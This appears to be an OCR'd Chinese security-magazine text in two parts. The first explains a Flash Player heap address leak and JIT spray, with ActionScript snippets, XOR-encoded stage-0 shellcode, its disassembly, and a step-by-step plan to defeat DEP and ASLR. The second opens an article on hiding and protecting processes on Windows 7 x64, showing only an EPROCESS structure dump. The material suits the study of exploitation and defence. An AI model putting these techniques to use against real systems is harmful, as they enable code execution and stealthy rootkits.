这两个整数应该相差17，是线性探测的结果。当Hashtable发生碰撞时，其使用二次探测法尝试。第一次尝试的哈希值为hash((victim_atom)+ 8)，而它总是在$-2n+8=2(n+4)$或$(2n+1)+8=2(n+4)+1$位置上碰撞。下一次尝试是hash((victim_atom)+ 17)，其在$-2n+17 = 2(n+8)+1$ or $(2n+1)+17=2(n+9)$的位置上总能探测成功。使两个整数相差不为17的惟一办法就是探测包围。当差别不是17时，较小的整数就来自于没有发生碰撞的字典，否则，较大的值就来自于没有发生碰撞的字典。现在有一整数，当将其转换为atom时，其比受害atom还要小8倍。最后，可以从整数获取受害atom子，x:(x << 3 + 8)或者指针((x + 1) << 3)。图6是程序的一部分。图7是插入整数atom后堆的具体情况。

```
// First, create the Dictionaries
var even = new Dictionary();
var odd = new Dictionary();

// Now, fill the Dictionary objects with the integer atoms
var index;
for (index = 0; index < 8; index += 1) {
  even[index * 2] = true;
  odd[index * 2 + 1] = true;
}
```

图6




图7

接下来，插入引用对象来泄漏地址，代码如图8所示。

```
var victim = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";

even[victim] = true;
odd[victim] = true;
```

图8

从图9可以看出受害对象的插入是如何包围的(表长为16结点,所以如果使用这些整数筛选碰撞的话,那么17模16后为1,将会碰撞)。最后一步是遍历这两个字典并记录正好位于受害对象之前的整数值,如图10所示。





图9



```
var curr, evenPrev, oddPrev;
for (curr in even) {
  if (curr == victim) { break; }
  evenPrev = curr;
}
for (curr in odd) {
  if (curr == obj) { break; }
  oddPrev = curr;
}
```

图10

该程序片段执行后,变量evenPrev包含值0(atom:0x00000006),变量oddPrev包含值1(atom:0x0000000E)。假设evenPrev和oddPrev相差值17(表的大小比较合理,如400万),并且evenPrev为较小值,这意味着通过evenPrev加1,然后左移3位就可以获得受害者地址的最低位(数值0,这正是ActionScript中出现的值)。最终的结果就是0x00000008,这与受害者地址的最低位恰好匹配。

提取内存地址泄漏并不惟一,而且也可以想象其他泄漏载体。如果我们局限于泄漏数据结构类、内部ID(参阅Python语言)和哈希函数(与ActionScript技术相反,脚本并不能直接获取哈希函数,如.NET和Java语言)。这些函数要求每个堆对象都有惟一值,并且其地址就是符合要求的值。

现有执行该过程的实例ActionScript数据包的源代码,并且已经在Adobe Flash Player 10.0.32.18和10.0.42.34版本的插件(NPSWF32.DLL和Flash10c.ocx)中进行过验证。

JIT SPRAY

数据执行保护(DEP)使得很难执行交付的Shellcode——栈和默认堆都被标记为不可执行。绕过DEP的最好的公有方法(public method)就是找到一个加载了的并未启动ASLR的DLL,并且使用现有代码来生成导向返回编程的Shellcode(return-oriented shellcode),此Shellcode为进程关闭相应的DEP程序或者分配可执行内存并且将下一阶段的Shellcode代码复制到该内存空间中。

大多数现代的解释器实现了JIT(Just-In-Time,即时)编译器,其将解析过的输入数据或字节码转换成快速执行的机器码。JIT spray是一个迫使JIT引擎使用内置Shellcode编写许多可执行页面的过程。该Shellcode将从正常JIT指令的中间位置进入。例如,像"var x = 0x41414141 + 0x42424242"这样的JavaScript语句可能被编译成包含两个4字节的常量(例如"mov eax, 0x41414141; mov ecx, 0x42424242; add eax, ecx"汇编语句)。倘若从这些常量的中间开始执行,那么将会产生一条完全不同的指令流。

本节的其余部分阐述了一个实现Adobe Flash Player ActionScript字节码JIT引擎的例子。最终结果是一个Python脚本和一个ActionScript脚本。Python脚本生成了ActionScript脚本。当加载ActionScript时,同时在字节码引擎也已经执行JIT编译器之后,ActionScript将在堆上生成一个可执行页面。当此可执行页面在已知的偏移地址开始时(下面给出的示例代码的偏移为0x6A),其将执行Stage-0 Shellcode,此Shellcode标记剩余的RWX页面,并从可在编译前修改的ActionScript字符串中复制下一阶段的Shellcode。

关键问题是JIT是可预测的,并且JIT必须将某些常量复制到可执行页中。假定语句统一(如一个long型sum函数或任何重复模式),那么这些常量则可以编码小指令,然后将数据流定位到下一个常量的位置上。

开发

通过对Flash Player中的VirtualProtect函数调用设置断点，我们能够看到A B C字节码（Action Script程序在可被Flash运行时执行之前，必须从ActionScript代码转化为一种Flash运行时所理解的二进制形式，称为ActionScript字节码，或ABC字节码）生成的JITed代码（JITed code，真正地编译为机器代码）。通过实验，我们确定异或表达式（a ^ b ^ c ^ d ^ …）将被编译成一系列非常精简的异或指令集。图11为JIT编译后的情况。

```
var y = (
    0x3c54d0d9 ^
    0x3c909058 ^
    0x3c59f46a ^
    0x3c90c801 ^
    0x3c9030d9 ^
    0x3c53535b ^
```

图11

其被转换为图12所示的代码。

```
03470069    B8 D9D0543C    MOV EAX,3C54D0D9
0347006E    35 5890903C    XOR EAX,3C909058
03470073    35 6AF4593C    XOR EAX,3C59F46A
03470078    35 01C8903C    XOR EAX,3C90C801
0347007D    35 D930903C    XOR EAX,3C9030D9
03470082    35 5B53533C    XOR EAX,3C53535B
```

图12

现在从0x0347006A偏移开始执行，代码如图13所示。这是一个普遍的GetPC方法——使用浮点状态保存数据。

```
0347006A    D9D0     FNOP
0347006C    54       PUSH ESP
0347006D    3C 35    CMP AL,35
0347006F    58       POP EAX
03470070    90       NOP
03470071    90       NOP
03470072    3C 35    CMP AL,35
03470074    6A F4    PUSH -0C
03470076    59       POP ECX
03470077    3C 35    CMP AL,35
03470079    01C8     ADD EAX,ECX
0347007B    90       NOP
0347007C    3C 35    CMP AL,35
0347007E    D930     FSTENV DS:[EAX]
```

图13

ActionScript允许动态加载（和运行时生成）字节码——利用该特性，我们可以迫使重复加载给定字节码文件，以喷射堆上构造的JIT代码。这就是JIT spray，即使在存在ASLR和DEP的情况下，如果猜测正确，攻击者仍然能够运行Shellcode。最后一节显示具体该如何使用。

在上述实例中，对一个D W O R D到下一个DWORD的控制只占用一个字节。通过利用单字节的异或EAX操作码，由于CMP AL指令在语义上是一个空操作（NOP），所以其根本不需要JMP指令（J M P跳转具体地址为：实现地址+8位位移）通常所用的两个字节。

二者结合

泄漏的指针指向的值在指针引用的讨论中被忽视了。攻击者通过泄漏的指针可以获取什么样的值？对对象atom而言，指针指向一个C++实例，其包含的域很难控制。对字符串atom而言，指针指向一个包含长度域和指向字符串缓冲区指针的C++实例。这无疑很有用，但它不是一个直接指向字符串缓冲区的指针，它实际上只是一个指向堆的指针。为了找到该指针的用途，我们必须明白Flash堆和Windows内存体系的某些细节情况。

使用调用VirtualAlloc的自定义分配器分配Flash对象。当进行堆扩展时，分配器试图连续分配16M B的空间。如果第一次分配失败，它会在不知道起始地址的情况下再次尝试，不受连续性约束。在利用ABC（ActionsScript ByteCode）文件加载字节码的情况下，通过评估计算操作码时所需的空间大小，可以直接使用VirtualAlloc分配J I T引擎页面。为所有方法/函数分配的空间都出现在字节码文件的前面位置（当调用、编译第一个方法时，将根据需要分配该空间）。VirtualAlloc将以64KB的粒度（granularity）映射页面，并且进行线性扫描，搜索符合大小要求的第一个页面。有了这些细节，我们就知道了初始堆地址的用途。

我们计划将两项技术结合起来以形成绕过DEP和ASLR的可靠技术。要做到这一点，我们必须使用初始堆地址来确定JIT块的地址。以下是适合浏览器环境的方法：

（1）打开一个包含足够多字节码的S W F文件，以强制分配0x01010000字节空间。

（2）打开一个用许多小ActionScript对象来喷射堆的SWF文件。

（3）另外打开一个强制分配0x00F F0000字节空间的SWF文件。

（4）删除第一个S W F文件，这将释放0x1010000字节的空间。

(5)喷射超过16MB大小的小ActionScript对象,并将其保持在一个链表结构体中。

(6)用JIT喷射加载SWF文件。

(7)遍历链表结构体,记录对象地址。

(8)当在记录地址中发现一个不连续的地址时,这标志着新映射地址的开始。其应该是第一个SWF文件内存的起始地址。

(9)通过连续地使用小间隔搜索并更新边界,可以获得起始地址的邻接值。

(10)最后,JIT喷射应该已经到达在上一个0x01000000空间中找到的地址。

尽管整个过程确实很复杂,但是Adobe Flash Player似乎永远不会取消内存映射。如果不取消映射对象堆使用的内存,JIT引擎将不会分配对象堆曾经使用过的页面。

一旦找到JIT喷射过的块地址,那么就可以计算目标EIP并且触发该利用。该过程相当可靠,但按当前地址泄漏的速度来看,至少需要5至10分钟来激活。如果能找到一个不同的地址泄漏方法,那么速度将会加快。当在装有IE8的Windows Vista系统中进行测试时,可以使用简单的JIT喷射,并且地址也很容易预测。在一个有很多内存活动的浏览器中,时间越长,浏览器可能会更加可靠,但却需要更多的测试。

前置知识:驱动
关键词:Windows 7、x64、隐藏进程、保护进程

在Windows 7 x64下隐藏进程和保护进程



文/图 胡文亮

64位操作系统问世有一段时日了,Windows 7 x64推出后,64位操作系统开始有普及的趋势,我身边有不少同学都换装了Windows 7 x64。既然如此,也就需要出现给64位Windows操作系统准备的Rootkit了(没有x64 Rootkit的话,杀毒软件厂商用什么恐吓普通电脑用户安装杀毒软件)。虽然在没有破解PatchGuard的情况下,64位的Windows操作系统不能进行内核Hook,但是还是有办法保护进程和隐藏进程的。

首先看看Windows 7 x64操作系统的EPROCESS:

```
typedef struct _EPROCESS
// 135 elements, 0x4D0 bytes (sizeof)
{
/*0x000*/ struct _KPROCESS Pcb;
// 37 elements, 0x160 bytes (sizeof)
/*0x160*/ struct _EX_PUSH_LOCK ProcessLock;
// 7 elements, 0x8 bytes (sizeof)
/*0x168*/ union _LARGE_INTEGER CreateTime;
// 4 elements, 0x8 bytes (sizeof)
/*0x170*/ union _LARGE_INTEGER ExitTime;
// 4 elements, 0x8 bytes (sizeof)
/*0x178*/ struct _EX_RUNDOWN_REF Rundown
Protect;
// 2 elements, 0x8 bytes (sizeof)
/*0x180*/ VOID*       UniqueProcessId;
/*0x188*/ struct _LIST_ENTRY ActiveProcessLinks;
// 2 elements, 0x10 bytes (sizeof)
/*0x198*/ UINT64      ProcessQuotaUsage[2];
/*0x1A8*/ UINT64      ProcessQuotaPeak[2];
/*0x1B8*/ UINT64      CommitCharge;
/*0x1C0*/ struct _EPROCESS_QUOTA_BLOCK*
QuotaBlock;
/*0x1C8*/ struct _PS_CPU_QUOTA_BLOCK*
CpuQuotaBlock;
/*0x1D0*/ UINT64 PeakVirtualSize;
/*0x1D8*/ UINT64 VirtualSize;
```

```
    /*0x1E0*/ struct _LIST_ENTRY SessionProcessLinks;
    // 2 elements, 0x10 bytes (sizeof)
    /*0x1F0*/ VOID* DebugPort;
              union
    // 3 elements, 0x8 bytes (sizeof)
              {
    /*0x1F8*/ VOID* ExceptionPortData;
    /*0x1F8*/ UINT64 ExceptionPortValue;
    /*0x1F8*/ UINT64 ExceptionPortState : 3;
    // 0 BitPosition
              };
    /*0x200*/ struct _HANDLE_TABLE* ObjectTable;
    /*0x208*/ struct _EX_FAST_REF Token;
    // 3 elements, 0x8 bytes (sizeof)
    /*0x210*/ UINT64 WorkingSetPage;
    /*0x218*/ struct _EX_PUSH_LOCK AddressCreation
Lock;
    // 7 elements, 0x8 bytes (sizeof)
    /*0x220*/ struct _ETHREAD* RotateInProgress;
    /*0x228*/ struct _ETHREAD* ForkInProgress;
    /*0x230*/ UINT64 HardwareTrigger;
    /*0x238*/ struct _MM_AVL_TABLE*
PhysicalVadRoot;
    /*0x240*/ VOID* CloneRoot;
    /*0x248*/ UINT64 NumberOfPrivatePages;
    /*0x250*/ UINT64 NumberOfLockedPages;
    /*0x258*/ VOID* Win32Process;
    /*0x260*/ struct _EJOB* Job;
    /*0x268*/ VOID* SectionObject;
    /*0x270*/ VOID* SectionBaseAddress;
    /*0x278*/ ULONG32 Cookie;
    /*0x27C*/ ULONG32 UmsScheduledThreads;
    /*0x280*/ struct _PAGEFAULT_HISTORY*
WorkingSetWatch;
    /*0x288*/ VOID* Win32WindowStation;
    /*0x290*/ VOID* InheritedFromUniqueProcessId;
    /*0x298*/ VOID* LdtInformation;
    /*0x2A0*/ VOID* Spare;
    /*0x2A8*/ UINT64 ConsoleHostProcess;
    /*0x2B0*/ VOID* DeviceMap;
    /*0x2B8*/ VOID* EtwDataSource;
    /*0x2C0*/ VOID* FreeTebHint;
    /*0x2C8*/ VOID* FreeUmsTebHint;
              union
    // 2 elements, 0x8 bytes (sizeof)
              {
    /*0x2D0*/ struct _HARDWARE_PTE PageDirectory
Pte;
    // 16 elements, 0x8 bytes (sizeof)
    /*0x2D0*/ UINT64 Filler;
              };
    /*0x2D8*/ VOID* Session;
    /*0x2E0*/ UINT8 ImageFileName[15];
    /*0x2EF*/ UINT8 PriorityClass;
    /*0x2F0*/ struct _LIST_ENTRY JobLinks;
    // 2 elements, 0x10 bytes (sizeof)
    /*0x300*/ VOID* LockedPagesList;
    /*0x308*/ struct _LIST_ENTRY ThreadListHead;
    // 2 elements, 0x10 bytes (sizeof)
    /*0x318*/ VOID* SecurityPort;
    /*0x320*/ VOID* Wow64Process;
    /*0x328*/ ULONG32 ActiveThreads;
    /*0x32C*/ ULONG32 ImagePathHash;
    /*0x330*/ ULONG32 DefaultHardErrorProcessing;
    /*0x334*/ LONG32 LastThreadExitStatus;
    /*0x338*/ struct _PEB* Peb;
    /*0x340*/ struct _EX_FAST_REF PrefetchTrace;
    // 3 elements, 0x8 bytes (sizeof)
    /*0x348*/ union _LARGE_INTEGER ReadOperation
Count;
    // 4 elements, 0x8 bytes (sizeof)
    /*0x350*/ union _LARGE_INTEGER
WriteOperationCount;
    // 4 elements, 0x8 bytes (sizeof)
    /*0x358*/ union _LARGE_INTEGER OtherOperation
Count;
    // 4 elements, 0x8 bytes (sizeof)
    /*0x360*/ union _LARGE_INTEGER ReadTransfer
Count;
    // 4 elements, 0x8 bytes (sizeof)
    /*0x368*/ union _LARGE_INTEGER WriteTransfer
Count;
    // 4 elements, 0x8 bytes (sizeof)
    /*0x370*/ union _LARGE_INTEGER OtherTransfer
Count;
    // 4 elements, 0x8 bytes (sizeof)
    /*0x378*/ UINT64 CommitChargeLimit;
    /*0x380*/ UINT64 CommitChargePeak;
    /*0x388*/ VOID* AweInfo;
    /*0x390*/ struct _SE_AUDIT_PROCESS_
CREATION_INFO SeAuditProcessCreationInfo;
    // 1 elements, 0x8 bytes (sizeof)
    /*0x398*/ struct _MMSUPPORT Vm;
    // 21 elements, 0x88 bytes (sizeof)
    /*0x420*/ struct _LIST_ENTRY MmProcessLinks
    // 2 elements, 0x10 bytes (sizeof)
    /*0x430*/ VOID* HighestUserAddress;
    /*0x438*/ ULONG32 ModifiedPageCount;
              union
    // 2 elements, 0x4 bytes (sizeof)
              {
    /*0x43C*/ ULONG32 Flags2;
              struct
    // 20 elements, 0x4 bytes (sizeof)
              {
    /*0x43C*/ ULONG32 JobNotReallyActive : 1;
```

```
// 0 BitPosition
/*0x43C*/ ULONG32 AccountingFolded : 1;
// 1 BitPosition
/*0x43C*/ ULONG32 NewProcessReported : 1;
// 2 BitPosition
/*0x43C*/ ULONG32 ExitProcessReported : 1;
// 3 BitPosition
/*0x43C*/ ULONG32 ReportCommitChanges : 1;
// 4 BitPosition
/*0x43C*/ ULONG32 LastReportMemory : 1;
// 5 BitPosition
/*0x43C*/ ULONG32 ReportPhysicalPageChanges : 1;
// 6 BitPosition
/*0x43C*/ ULONG32 HandleTableRundown : 1;
// 7 BitPosition
/*0x43C*/ ULONG32 NeedsHandleRundown : 1;
// 8 BitPosition
/*0x43C*/ ULONG32 RefTraceEnabled : 1;
// 9 BitPosition
/*0x43C*/ ULONG32 NumaAware : 1;
// 10 BitPosition
/*0x43C*/ ULONG32 ProtectedProcess : 1;
// 11 BitPosition
/*0x43C*/ ULONG32 DefaultPagePriority : 3;
// 12 BitPosition
/*0x43C*/ ULONG32 PrimaryTokenFrozen : 1;
// 15 BitPosition
/*0x43C*/ ULONG32 ProcessVerifierTarget : 1;
// 16 BitPosition
/*0x43C*/ ULONG32 StackRandomizationDisabled : 1;
// 17 BitPosition
/*0x43C*/ ULONG32 AffinityPermanent : 1;
// 18 BitPosition
/*0x43C*/ ULONG32 AffinityUpdateEnable : 1;
// 19 BitPosition
/*0x43C*/ ULONG32 PropagateNode : 1;
// 20 BitPosition
/*0x43C*/ ULONG32 ExplicitAffinity : 1;
// 21 BitPosition
                };
            };
            union
// 2 elements, 0x4 bytes (sizeof)
            {
/*0x440*/ ULONG32 Flags;
                struct
// 29 elements, 0x4 bytes (sizeof)
                {
/*0x440*/ ULONG32 CreateReported : 1;
// 0 BitPosition
/*0x440*/ ULONG32 NoDebugInherit : 1;
// 1 BitPosition
/*0x440*/ ULONG32 ProcessExiting : 1;
// 2 BitPosition
/*0x440*/ ULONG32 ProcessDelete : 1;
// 3 BitPosition
/*0x440*/ ULONG32 Wow64SplitPages : 1;
// 4 BitPosition
/*0x440*/ ULONG32 VmDeleted : 1;
// 5 BitPosition
/*0x440*/ ULONG32 OutswapEnabled : 1;
// 6 BitPosition
/*0x440*/ ULONG32 Outswapped : 1;
// 7 BitPosition
/*0x440*/ ULONG32 ForkFailed : 1;
// 8 BitPosition
/*0x440*/ ULONG32 Wow64VaSpace4Gb : 1;
// 9 BitPosition
/*0x440*/ ULONG32 AddressSpaceInitialized : 2;
// 10 BitPosition
/*0x440*/ ULONG32 SetTimerResolution : 1;
// 12 BitPosition
/*0x440*/ ULONG32 BreakOnTermination : 1;
// 13 BitPosition
/*0x440*/ ULONG32 DeprioritizeViews : 1;
// 14 BitPosition
/*0x440*/ ULONG32 WriteWatch : 1;
// 15 BitPosition
/*0x440*/ ULONG32 ProcessInSession : 1;
// 16 BitPosition
/*0x440*/ ULONG32 OverrideAddressSpace : 1;
// 17 BitPosition
/*0x440*/ ULONG32 HasAddressSpace : 1;
// 18 BitPosition
/*0x440*/ ULONG32 LaunchPrefetched : 1;
// 19 BitPosition
/*0x440*/ ULONG32 InjectInpageErrors : 1;
// 20 BitPosition
/*0x440*/ ULONG32 VmTopDown : 1;
// 21 BitPosition
/*0x440*/ ULONG32 ImageNotifyDone : 1;
// 22 BitPosition
/*0x440*/ ULONG32 PdeUpdateNeeded : 1;
// 23 BitPosition
/*0x440*/ ULONG32 VdmAllowed : 1;
// 24 BitPosition
/*0x440*/ ULONG32 CrossSessionCreate : 1;
// 25 BitPosition
/*0x440*/ ULONG32 ProcessInserted : 1;
// 26 BitPosition
/*0x440*/ ULONG32 DefaultIoPriority : 3;
// 27 BitPosition
/*0x440*/ ULONG32 ProcessSelfDelete : 1;
// 30 BitPosition
/*0x440*/ ULONG32 SetTimerResolutionLink : 1;
// 31 BitPosition
```

```
            };
        };
    /*0x444*/ LONG32  ExitStatus;
    /*0x448*/ struct _MM_AVL_TABLE VadRoot;
    // 6 elements, 0x40 bytes (sizeof)
    /*0x488*/ struct _ALPC_PROCESS_CONTEXT AlpcContext;
    // 3 elements, 0x20 bytes (sizeof)
    /*0x4A8*/ struct _LIST_ENTRY TimerResolutionLink;
    // 2 elements, 0x10 bytes (sizeof)
    /*0x4B8*/ ULONG32  RequestedTimerResolution;
    /*0x4BC*/ ULONG32  ActiveThreadsHighWatermark;
    /*0x4C0*/ ULONG32  SmallestTimerResolution;
    /*0x4C4*/ UINT8  _PADDING0_[0x4];
